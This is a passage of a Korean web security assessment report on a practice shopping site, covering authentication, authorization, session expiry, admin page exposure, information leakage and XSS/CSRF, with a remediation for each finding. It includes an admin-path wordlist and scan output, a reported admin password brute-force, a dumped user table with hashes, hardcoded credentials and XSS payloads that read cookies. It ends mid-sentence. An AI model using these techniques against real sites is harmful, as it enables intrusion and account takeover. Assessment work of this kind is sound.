웹 페이지의 경우에서 인증을 요구하는 경우는 로그인이다. 하지만 로그인을 구현하지 않은 사이트는 거의 없으므로 논외로 하겠다. 로그인 뿐만 아니라 로그인 한 후에 중요 정보에 접근하기 위해서는 추가로 인증을 요구할 필요가 있다. 따라서 본 점검에서는 회원정보 수정이나 게시글 수정 등의 중요 정보 페이지에 접근할 때 다시 인증을 요구하거나 추가적인 비밀번호를 요구하는 지 점검한다.

The screenshot shows a web interface for managing personal information. At the top, there are tabs: '내정보' (My Info), '내정보 홈', '내정보 관리' (highlighted with a red box), '내정보 보호', '비밀번호 변경', and '회원탈퇴'. Below the tabs, there's a section titled '비밀번호 재확인' (Confirm Password) with a sub-header '본인확인을 위해 한번 더 비밀번호를 입력해 주세요.' (Please enter your password once more for self-confirmation). It also includes a warning: '비밀번호는 타인에게 노출되지 않도록 주의해 주세요.' (Please be careful not to expose your password to others). The form has two input fields: 'Daum 아이디' (Daum ID) and '비밀번호' (Password). The '비밀번호' field has a small 'I' character visible. At the bottom right, there are two buttons: '이전으로' (Previous) and '확인' (Confirm), with the '확인' button highlighted by a red border.

## [취약점 점검]

- 먼저 자신의 정보를 수정할 때 비밀번호를 재확인 하는지를 확인하였다. 자신의 개인정보 수정 시 비밀번호를 재확인 했고 이 부분에 대해서는 문제가 없었다.



이 부분에 대해 문제가 될 수 있는 부분은 1대1 문의를 올릴 때 비번을 설정하지 않아도 된다는 점이다. 이 사이트에서는 쿠키 변조를 통해 세션 탈취가 가능했고 그럴 경우 개인적인 내용이 담길 수 있는 1대1 문의를 볼 수 있다. 따라서 1대1 문의에 대해서 비밀번호를 설정하고 1대 문의 답변 확인 시 이를 다시 한 번 확인 후 열람가능하도록 할 것을 권고한다.

## [개선안 제시]

위에서 언급하였듯이 위 사이트는 쿠키 변조를 통한 세션 탈취가 가능하고 이를 통해 1대1 문의를 열람할 수 있다. 따라서 아래와 같이 1대1 문의에 대해서 비밀번호를 설정하고 1대 문의 답변 확인 시 이를 다시 한 번 확인 후 열람가능하도록 해야한다.

## [예시]

## 비밀글보기

이 글은 비밀글입니다. **비밀번호를 입력하여 주세요.**  
관리자는 확인버튼만 누르시면 됩니다.

> 비밀번호

### 3.8 불충분한 인가

#### [취약점 개념설명]

불충분한 인가에 대해서 알기 위해서는 먼저 인가의 개념에 대해 알 필요가 있다.

인가란?

- 접근(로그인) 후, 인증된(식별된) 사용자에게 권한을 부여하는 것
- 권한에 따라 사용 가능한 기능, 접근 가능한 페이지가 제한됨
- 사용자 등급(일반/담당자/관리자)에 따라 권한 식별
- 인증된 사용자의 요청이 권한에 따라 허가되는지 아닌지를 결정(접근통제)하기 위해 사용자에게

다음과 같이 정의 된다.

웹 페이지의 경우에서 인가는 인증의 개념과 비슷하게 중요 페이지의 접근 시에 인증을 요구하는지를 점검하는 것이다. 위의 불충분한 인증 파트에서 이 부분에 대해 검증을 수행하므로 불충분한 인가 부분에서는 파라미터 변경이나 기타 방식을 통해서 인가 받지 않은 페이지에 접근할 수 있는지를 주로 점검한다.

#### [취약점 점검]

위 파트에서는 파라미터 변경이나 기타 방식을 통해서 인가 받지 않은 페이지에 접근할 수 있는지를 점검하였다. 이에 하나의 문제점을 발견하였다. 문제점이 발견된 페이지는 notice\_list 였다.

```
bestly.cf/notice_list?num=6
```

위의 num 파라미터 값을 조정하여 권한이 없는 글을 읽을 수 있음을 확인하였다. 이외에도 전체

페이지에서 불충분한 인가가 이루어지고 있는 부분을 확인하였으나 이 부분 이외에는 별도의 불충분한 인가가 존재하지 않았다.

### [개선안 제시]

여기서는 파라미터 값 변조를 통해 인가되지 않는 글에 접근이 가능하다. 따라서 이를 방지하기 위한 별도의 로직이 필요하다. 중요 정보가 담긴 글을 읽거나 수정하기 위해서는 단순 num 파라미터 뿐만 아니라 세션 ID를 통한 ID 확인을 통해 해당 글의 작성자가 맞는지 확인하는 로직을 마련하거나 별도의 패스워드를 만들어 해당 글을 읽거나 수정 시 다시 한 번 패스워드를 확인하는 로직을 만들 것을 권고한다. 또한 파라미터 변조를 통한 불충분한 인가를 막기위해 게시판을 식별하기 위한 변수를 POST 방식으로 보내며 쿠키 또는 세션에 대해 cookie\_secure와 httponly 옵션을 사용할 것을 제안한다.

php.ini에서

```
session.cookie_secure = True
session.cookie_httponly = true;
```

로 설정

이중 cookie\_secure는 https로 통신하는 경우에만 웹브라우저가 쿠키를 서버로 전송하는 옵션이고 httponly는 document.cookie 등을 이용해서 쿠키에 접속하는 것을 막는 옵션이다.

## 3.9 불충분한 세션만료


### [취약점 개념설명]

불충분한 세션만료에 대해서 알기위해서는 먼저 세션의 개념에 대해 알필요가 있다.

세션이란?

서버(Server)에 클라이언트의 상태 정보를 저장하는 기술로 논리적인 연결을 세션이라고 한다.

웹 서버에 클라이언트에 대한 정보를 저장하고 클라이언트에게는 클라이언트를 구분할 수 있는 ID를 부여하는데 이것을 세션아이디라 한다.



#### 세션 프로세스

클라이언트가 서버에 요청했을 때, 필요에 따라 세션에 클라이언트에 대한 데이터를 저장하고 세션 아이디를 응답을 통해 발급해준다. (브라우저 단에서 관리될 수 있도록 쿠키로 발급하는게 일반적인 구조) 클라이언트는 발급받은 세션 아이디를 쿠키로 저장한다. (ex. JSESSIONID) 클라이언트는 다시 서버에 요청할 때, 세션 아이디를 서버에 전달하여 상태 정보를 서버가 활용할 수 있도록 해준다. 결과적으로 세션을 통해 클라이언트의 정보는 서버에 두고, 세션 아이디를 이용해서 인증받고 정보를 이용하는 방식이다.

웹페이지에서는 세션 탈취 및 사회공학적 공격 방지를 위해 주기적으로 세션을 끊어 주거나 동작이 없을 시 세션을 끊어주는 방식으로 이에 대응해야한다. 따라서 본 항목에서는 해당 페이지에 세션의 만료에 대해 점검한다.

#### [취약점 점검]

불충분한 세션만료 파트에서는 크게 2가지 부분을 점검한다. 첫 번째는 세션 타임아웃이 잘 설정되어 있는가와 세션 값이 로그인 시마다 고정되지 않고 바뀌는지를 체크한다.

첫 번째 세션 타임아웃에 대해서 현재 웹페이지는 세션 타임아웃이 설정되어 있지 않은 것으로 나타났다.



위의 사진은 20분간 아무 행동을 하지 않고도 세션이 유지한 것을 보여주는 사진이다. 뿐만아니라 소스코드 확인을 통해 세션 타임아웃 자체가 설정되어있지 않음을 확인하였다.

다음은 세션 고정에 대한 부분이다. 이 부분은 테스트 결과 같은 ID로 로그인 하더라도 일정 시간마다 세션값이 변하는 것을 확인하였다.

Name	Value	Name	Value
PHPSESSID	enc11eli1lrpg1qggscnrmlmh	PHPSESSID	1m5sjeh9djcftjmvrv7oborm

위의 그림은 같은 아이디(qqq1234)로 각기 다른 시간에 로그인 한 뒤 확인한 세션 값이다. 같은 ID로 로그인 했으나 세션을 재사용하지 않음을 확인하였다. 뿐만 아니라 반복된 로그인을 통해 부여하는 세션 값을 추측할 수 있는지 확인하였으나 이 부분에서는 취약점이 드러나지 않는 것을 확인하였다.

### [개선안 제시]

세션 고정에 대한 부분은 취약점이 발견되지 않았으므로 세션 만료에 대한 설정파일 개선안을 제시한다.

php의 경우 php.ini 파일에 세션에 대해 설정할 수 있는 부분이 있다.

session.gc\_maxlifetime 600 또는 900

session.gc\_probability 1

session.gc\_divisor 1

다음은 php.ini 설정파일에 세션관련 주요 값인데 위와 같이 설정할 것을 제안한다.

각 설정의 의미를 알아보면

session.gc\_probability 1

session.gc\_divisor 1

이 설정은 모든 액세스에 대해서 Garbage collector를 동작시키겠다는 의미이므로 유효기간이 넘은 데이터들이 즉시 삭제된다.

session.gc\_maxlifetime 600 또는 900

이 설정은 세션 만료 시간을 10분 또는 15분으로 설정한다는 것이다. 보안상으로는 10분으로 설정할 것을 추천하나 쇼핑몰 특성을 고려하여 15분 혹은 그 이상으로 설정하는 것도 가능하다.

### 3.10 관리자 페이지 노출

#### [취약점 개념설명]



관리자 페이지 노출이란 관리자가 웹페이지 관리를 위해 만든 페이지가 일반 사용자에게 노출되어 관리자 페이지에 접근할 수 있는 취약점이다. 보통 관리자 페이지의 이름을 쉽게 추측가능한 'admin', 'manager', 'master', 'administrator' 등으로 설정하거나 프로그램 설계 오류로 노출된다. 관리자 페이지가 노출될 시 개인정보와 기밀이 노출될 수 있고 노출된 페이지를 통해 Brute Force , SQL 인젝션, 명령실행 취약점 등의 공격이 가능하다.

#### [취약점 점검]

우리는 위 사이트(bestly.cf)에 대해 다음과 같은 페이지가 존재하는지 점검하였다.

```
'admin/', 'administrator/', 'admin1/', 'admin2/', 'admin3/', 'admin4/', 'admin5/', 'usuarios/', 'usuario'
/, 'administrator/', 'moderator/', 'webadmin/', 'adminarea/', 'bb-admin/', 'adminLogin/', 'admin_ar'
ea/', 'panel-administracion/', 'instadmin/', 'memberadmin/', 'administratorlogin/', 'adm/', 'admin/'
account.php', 'admin/index.php', 'admin/login.php', 'admin/admin.php', 'admin/account.php',
'admin_area/admin.php', 'admin_area/login.php', 'siteadmin/login.php', 'siteadmin/index.php', 'si'
teadmin/login.html', 'admin/account.html', 'admin/index.html', 'admin/login.html', 'admin/admin'
```

.html','admin\_area/index.php','bb-admin/index.php','bb-admin/login.php','bb-admin/admin.php','admin/home.php','admin\_area/login.html','admin\_area/index.html','admin/controlpanel.php','admin.php','admincp/index.asp','admincp/login.asp','admincp/index.html','admin/account.html','adminpanel.html','webadmin.html','webadmin/index.html','webadmin/admin.html','webadmin/login.html','admin/admin\_login.html','admin\_login.html','panel-administracion/login.html','admin/cp.php','cp.php','administrator/index.php','administrator/login.php','nsw/admin/login.php','webadmin/login.php','admin/admin\_login.php','admin\_login.php','administrator/account.php','administrator.php','admin\_area/admin.html','pages/admin/admin-login.php','admin/admin-login.php','admin-login.php','bb-admin/index.html','bb-admin/login.html','accesso.php','bb-admin/admin.html','admin/home.html','login.php','modelsearch/login.php','moderator.php','moderator/login.php','moderator/admin.php','account.php','pages/admin/admin-login.html','admin/admin-login.html','admin-login.html','controlpanel.php','admincontrol.php','admin/adminLogin.html','adminLogin.html','admin/adminLogin.html','home.html','rcjakar/admin/login.php','adminarea/index.html','adminarea/admin.html','webadmin.php','webadmin/index.php','webadmin/admin.php','admin/controlpanel.html','admin.html','admin/cp.html','cp.html','adminpanel.php','moderator.html','administrator/index.html','administrator/login.html','user.html','administrator/account.html','administrator.html','login.html','modelsearch/login.html','moderator/login.html','adminarea/login.html','panel-administracion/index.html','panel-administracion/admin.html','modelsearch/index.html','modelsearch/admin.html','admincontrol/login.html','adm/index.html','adm.html','moderator/admin.html','user.php','account.html','controlpanel.html','admincontrol.html','panel-administracion/login.php','wp-login.php','adminLogin.php','admin/adminLogin.php','home.php','admin.php','adminarea/index.php','adminarea/admin.php','adminarea/login.php','panel-administracion/index.php','panel-administracion/admin.php','modelsearch/index.php','modelsearch/admin.php','admincontrol/login.php','adm/admloginuser.php','admloginuser.php','admin2.php','admin2/login.php','admin2/index.php','usuarios/login.php','adm/index.php','adm.php','affiliate.php','adm\_auth.php','memberadmin.php','administratorlogin.php'

수동입력 대신 파이썬 코드를 사용하여 이를 입력하였고



```

>>>bestly.cf/bb-admin/index.php Possible admin page (302 - Redirect)
[#] Checking bestly.cf/bb-admin/login.php...
>>>bestly.cf/bb-admin/login.php Possible admin page (302 - Redirect)
[#] Checking bestly.cf/bb-admin/admin.php...
>>>bestly.cf/bb-admin/admin.php Possible admin page (302 - Redirect)
[#] Checking bestly.cf/admin/home.php...
>>>bestly.cf/admin/home.php Possible admin page (302 - Redirect)
[#] Checking bestly.cf/admin_area/login.html...
>>>bestly.cf/admin_area/login.html Possible admin page (302 - Redirect)
[#] Checking bestly.cf/admin_area/index.html...
>>>bestly.cf/admin_area/index.html Possible admin page (302 - Redirect)
[#] Checking bestly.cf/admin/controlpanel.php...
>>>bestly.cf/admin/controlpanel.php Possible admin page (302 - Redirect)
[#] Checking bestly.cf/admin.php...
>>>bestly.cf/admin.php Possible admin page (302 - Redirect)
[#] Checking bestly.cf/admincp/index.asp...
>>>bestly.cf/admincp/index.asp Possible admin page (302 - Redirect)
[#] Checking bestly.cf/admincp/login.asp...
>>>bestly.cf/admincp/login.asp Possible admin page (302 - Redirect)
[#] Checking bestly.cf/admincp/index.html...

```

다음과 같은 방식으로 이를 확인한 결과,

다음과 같은 관리자 페이지를 찾아낼 수 있었다.

또한 확인결과 관리자용 ID의 DB가 일반사용자와 분리되지 않고 같은 DB로 사용되고 있음을 확인할 수 있었다.

뿐만아니라 admin 패스워드가 취약하게 설정되어 있어서 사전파일을 결합한 Brute Force attack을 이용하여 비밀번호가 쉽게 탈취 가능했고 admin 로그인을 통해 공지 사항 등록 및 글 삭제, 사용자 관리등을 수행할 수 있었다.



admin 님 Point: 199790550

고객센터 ▾

신상품

Best

알뜰쇼핑

Contact



NOTICE

## 공지 사항

번호	제목	작성자	날짜	조회수
1	포인트 관련 안내	관리자	08-01	24
2	결제 안내	관리자	08-01	5
3	환불 정책 안내	관리자	08-01	2
4	무슨 공지를 해야하지	관리자	08-01	2
5	BoB 컨설팅 9기 회식공지	관리자	08-01	6
6	대표이사 인사말	강민승	08-01	8

글작성

## [개선안 제시]

```

| user_num | user_id | password |
+-----+-----+-----+
| 1 | admin | 03ac674216f3e15c761ee1a5e255f067953623c8b388b4459
e13f978d7c846f4 | admin | 199790550 | 41 | admin@bob9.con | N
| 5gfeu643lnv0isrs08lic18f86 |
| 2 | dahyun | 03ac674216f3e15c761ee1a5e255f067953623c8b388b4459
e13f978d7c846f4 | dahyun | 100 | 41 | 1234@gmail.com | Y
| NULL |
| 3 | a | ca978112calbbdcacafac231b39a23dc4da786eff8147c4e72b
9807785afee48bb | a | 100 | 41 | test@test.com | N
| NULL |
| 4 | v | 620a29984492b1e8b822359a63a66cf429d8cdc0e561fc019
e77b7148a34bf35 | v | 100 | 41 | v@v.v | N
| NULL |
| 5 | l | 6b86b273ff34fcel9d6b804eff5a3f5747ada4eaa22f1d49c
01e52ddb7875b4b | l | 100 | 41 | l@l.l | N
| NULL |

```

1. admin 계정을 user 테이블에서 분리할 필요가 있다.

- 현재 admin 계정이 user\_info 테이블에 의해 일반계정들과 같은 테이블 내에서 rank라는 속성 값으로만 구분되어서 사용되고 있다. 이럴 경우 일반 로그인 폼에서 역시 admin 계정이 노출될 가능성이 있으므로 admin 계정을 별도의 table로 분리할 것을 제안한다.

2. 관리자 페이지에 이름에 대한 변경이 필요하다.

- 현재 사용중인 admin.php 은 유추하기 너무 쉬운 이름으로 관리자만 서로 알 수 있는 값으로 바꾸는 것이 가장 좋고 이런 것들이 헛갈린다면 bestly\_admin\_관리자명 이런식으로 상표명이나 관

리자명을 붙여서 식별이 힘들게 하는 것을 제안한다.(두 번째 안의 경우 이 역시 공격자가 추측할 수 있으므로 조심할 필요가 있다.)

3. 관리자 페이지 접근 시 이에 대한 포트를 바꿀 필요가 있다.

- 현재 관리자 페이지 접근 시 똑같이 443 포트로 이를 접근하는데 이럴 경우 이름을 어렵게 설정한다해도 사전파일을 결합한다면 탈취될 가능성이 있다. 따라서 접근 포트를 변경하여 이에 대한 포트 추측또한 어렵게 하여야한다.

4. 방화벽을 이용한 IP제한

- 현재 점검받는 회사는 방화벽을 사용중인 것으로 나타났다. 이 방화벽에서 해당 포트에 대한 접근에 대해 관리자 PC에서 사용중인 IP로 제한할 것을 제안한다.

### 3.11 정보 누출

#### [취약점 개념설명]



```
...
// 관리자 계정 ( admin / admin1234 )
if ( !checkLogin( this.ID, this.PASS ) ) {
    showAlert( "Not Allow Login" );
    return;
}
...
```

정보누출 취약점이란 웹 어플리케이션의 민감한 정보가 개발자의 부주의로 인해 노출되는 것으로 중요정보를 주석에 포함시키거나 robots.txt 설정 상태 에러 페이지 정보가 노출되는 것들을 말한다.

#### [취약점 점검]

- 이 파트에서는 크게 2가지 부분을 점검한다. 첫 번째는 페이지나 소스코드에 남아있는 주석이나 하드 코딩된 부분이 있는지를 점검하고 두 번째로는 에러페이지 또는 에러메세지에서 정보를 제공하고 있지는 않은가에 대한 부분을 점검한다.

먼저 소스코드에 남아있는 주석이나 하드 코딩된 부분을 점검해보았다. 기본 웹페이지에 소스를 검토한 결과 이에 남아있는 주석이나 하드 코딩된 부분은 없는 것을 확인하였다. 소스코드를 확인한

결과에서는 하나의 문제점을 발견하였는데 DB connect를 위해 만들어 놓은 overlap.php라는 파일에서 패스워드 및 ID가 하드코드 되어있는 것을 확인하였다. 또한 robots.txt 파일을 통해 크롤링을 방지하였음을 확인하였다.


```
<?php
    session_start();
    $url = '18.219.209.6';
    $db_host = "localhost";
    $db_user = "web";
    $db_pw = "1234";
    $db_name = "web";
    $mysql = mysqli_connect($db_host, $db_user, $db_pw, $db_name);

?>
```

위의 그림은 overlap.php의 코드이다. 보면 IP, ID, PW가 모두 하드코딩되어있다. 다행이도 웹페이지를 통해서 이 코드 자체를 읽을 수 있는 취약점이 발견되지는 않았지만 후에 취약점 발생 시 큰 문제가 될 수 있으므로 이 부분은 수정할 것을 권고한다.

다음은 에러처리에 대한 부분이다. 에러 처리의 경우 에러 페이지와 에러 메시지를 모두 확인하였으나 큰 문제점을 확인하지 못하였다.

먼저 에러페이지의 경우 따로 에러페이지를 만들어 에러페이지를 통한 정보 수집이 불가능하도록 하였다. 아래는 해당 에러페이지의 모습이다.



에러메시지 역시 확인하였으나 에러메시지를 통한 정보를 제공하는 부분은 없음을 확인하였다.

bestly.cf 내용:

아이디 또는 패스워드가 일치하지 않습니다

확인

### [개선안 제시]


에러처리에 대한 부분은 잘 되어있으므로 overlap.php 내부에 IP, ID, PW가 하드 코드된 부분만 수정하면 된다. 아래 코드와 같이 php.ini 설정 파일 내부에 해당 인자 값들을 명시하고 php 내부에서는 저 안의 값들을 불러오는 식으로 DB를 connect 하면 php 파일이 노출되더라도 IP, ID, PW를 안전하게 보호할 수 있다.

```
php_value mysql.default.user      myusername
php_value mysql.default.password  mypassword
php_value mysql.default.host      server

<?php
$db = mysqli_connect(ini_get("mysql.default.user"),
                    ini_get("mysql.default.password"),
                    ini_get("mysql.default.host"));
```

## 3.12, 13 XSS, CSRF

### [취약점 개념 설명]



Cross Site Scripting 의 약어로 악의적인 코드를 웹 콘텐츠로 보내는 공격 방식을 말한다. SQL injection과 함께 웹 상에서 가장 기초적인 취약점 공격 방법의 일종으로, URL 혹은 웹사이트 내의 취약한 폼 필드에 스크립트로 짜여진 악의적인 코드를 삽입하여 만약 해당 웹 사이트의 사용자가 이 콘텐츠를 실행하게 되면 그 사용자의 컴퓨터에서 스크립트가 실행되고 공격자의 의도대로 공격하게 된다.

크로스 사이트 스크립팅이라는 이름답게, Javascript 를 사용하여 공격하는 경우가 비일비재 하다. 공격 방법이 단순하고 가장 기초적이지만, 많은 웹사이트들이 XSS에 대한 방어 조치를 해두지 않아 공격을 받는 경우가 많다. 여러 사용자가 접근 가능한 게시판 등에 코드를 삽입하는 경우도 많으며, 경우에 따라서는 메일과 같은 매체를 통해서도 전파된다. 심지어는 닉네임에 코드를 심기도 한다.


간단히 요약하면 XSS는 공격자가 입력한 스크립트를 다른 사용자의 컴퓨터에서 실행 시키는 것이라고 할 수 있다. 또한 이러한 XSS 이용해 다른 사용자로부터 특정한 요청을 보내게 만드는 공격을 CSRF라고 한다.


### [취약점 점검]

1:1문의

## Contact Us

문의사항을 남겨주세요.

 **Email:**  
Bob9@bestly.com

 **Call:**  
010 1234 5678

bob xss test

파일 선택 선택된 파일 없음

<script>alert(document.cookie)</script>

Send Message

XSS 취약점 점검을 위해 주요 입력 폼 및 파라미터에 스크립트 삽입 및 실행해보았다.

**bestly.cf 내용:**

문의가 등록되었습니다.

확인

해당 구문은 문의로 등록되는 것을 확인했다. 하지만 현재 Bestly.cf는 해당 구문들을 문자열로 처리하기 때문에 XSS에 대한 공격을 성립하지 않았다.

아래는 실제 테스트 해본 구문이다.

```
<script>alert('1')</script>
<ScRiPt>aLeRt(DocuMenT.CooKie)</scRiPt>
<script>alert(document.%20cookie)</script>
<img src=x.jpg onload='var A = "al" + "er" + "t(docu" + "ment." + "coo" + "kie);";eval(A);'>
<META HTTP-EQUIV="refresh" CONTENT="0"; URL=http://;URL=javascript:alert('XSS');">
<svg/onload=aler('XSS')>
<IFRAME SRC=# onmouseover="alert(document.cookie)"></IFRAME>
```

실제 확인결과 Stored XSS에 대한 공격은 성립하지 않음을 알 수 있었다.

XSS

파일 선택

선택된 파일 없음

<a href="javascript:alert('XSS')">XSS</a>

Send Message

XSS

no file

<a href="javascript:alert('XSS')">XSS</a>

### 문의에 대한 답변

아직 관리자가 문의를 확인하지 않았습니다.

이는 확인결과 아래와 같이 시큐어코딩이 되어있어서임을 확인할 수 있었다.

```
root@ip-172-31-27-134:/var/www/html# cat order_chk.php
<?php
include 'overlap.php';

$name = htmlspecialchars($_POST['name'], ENT_QUOTES, 'UTF-8');
$address = htmlspecialchars($_POST['address'], ENT_QUOTES, 'UTF-8');
$p_number = htmlspecialchars($_POST['p_number'], ENT_QUOTES, 'UTF-8');
$please = htmlspecialchars($_POST['please'], ENT_QUOTES, 'UTF-8');
$no = htmlspecialchars($_POST['no'], ENT_QUOTES, 'UTF-8');
$userid = $_SESSION['userid'];

$no = 1;

$userid = mysqli_real_escape_string($mysql, $userid);
$point = "select * from user_info where user_id='$userid'";
$set = mysqli_query($mysql, $point);
$row = mysqli_fetch_array($set);

$no = mysqli_real_escape_string($mysql, $no);
$item = "select * from goods_info where good_num=$no";
$set1 = mysqli_query($mysql, $item);
$row1 = mysqli_fetch_array($set1);

$item_price = $row1['good_price'];
$user_point = $row['point'];

$query1 = "select * from goods_info where good_num='$no'";
$set = mysqli_query($mysql, $query1);
$row = mysqli_fetch_array($set);
```




위의 그림은 qna\_chk.php의 소스 코드이다.

위의 코드들에서 입력 받은 값들이 전부 문자열로 인식되고 있음을 확인할 수 있다.

하지만 하나의 CSRF 취약점이 발견되었는데 공격 과정은 아래와 같다.

proxy tool을 이용해 intercept를 켜놓은 상태에서



## Contact Us

문의사항을 남겨주세요.

파일 선택

1.jpeg



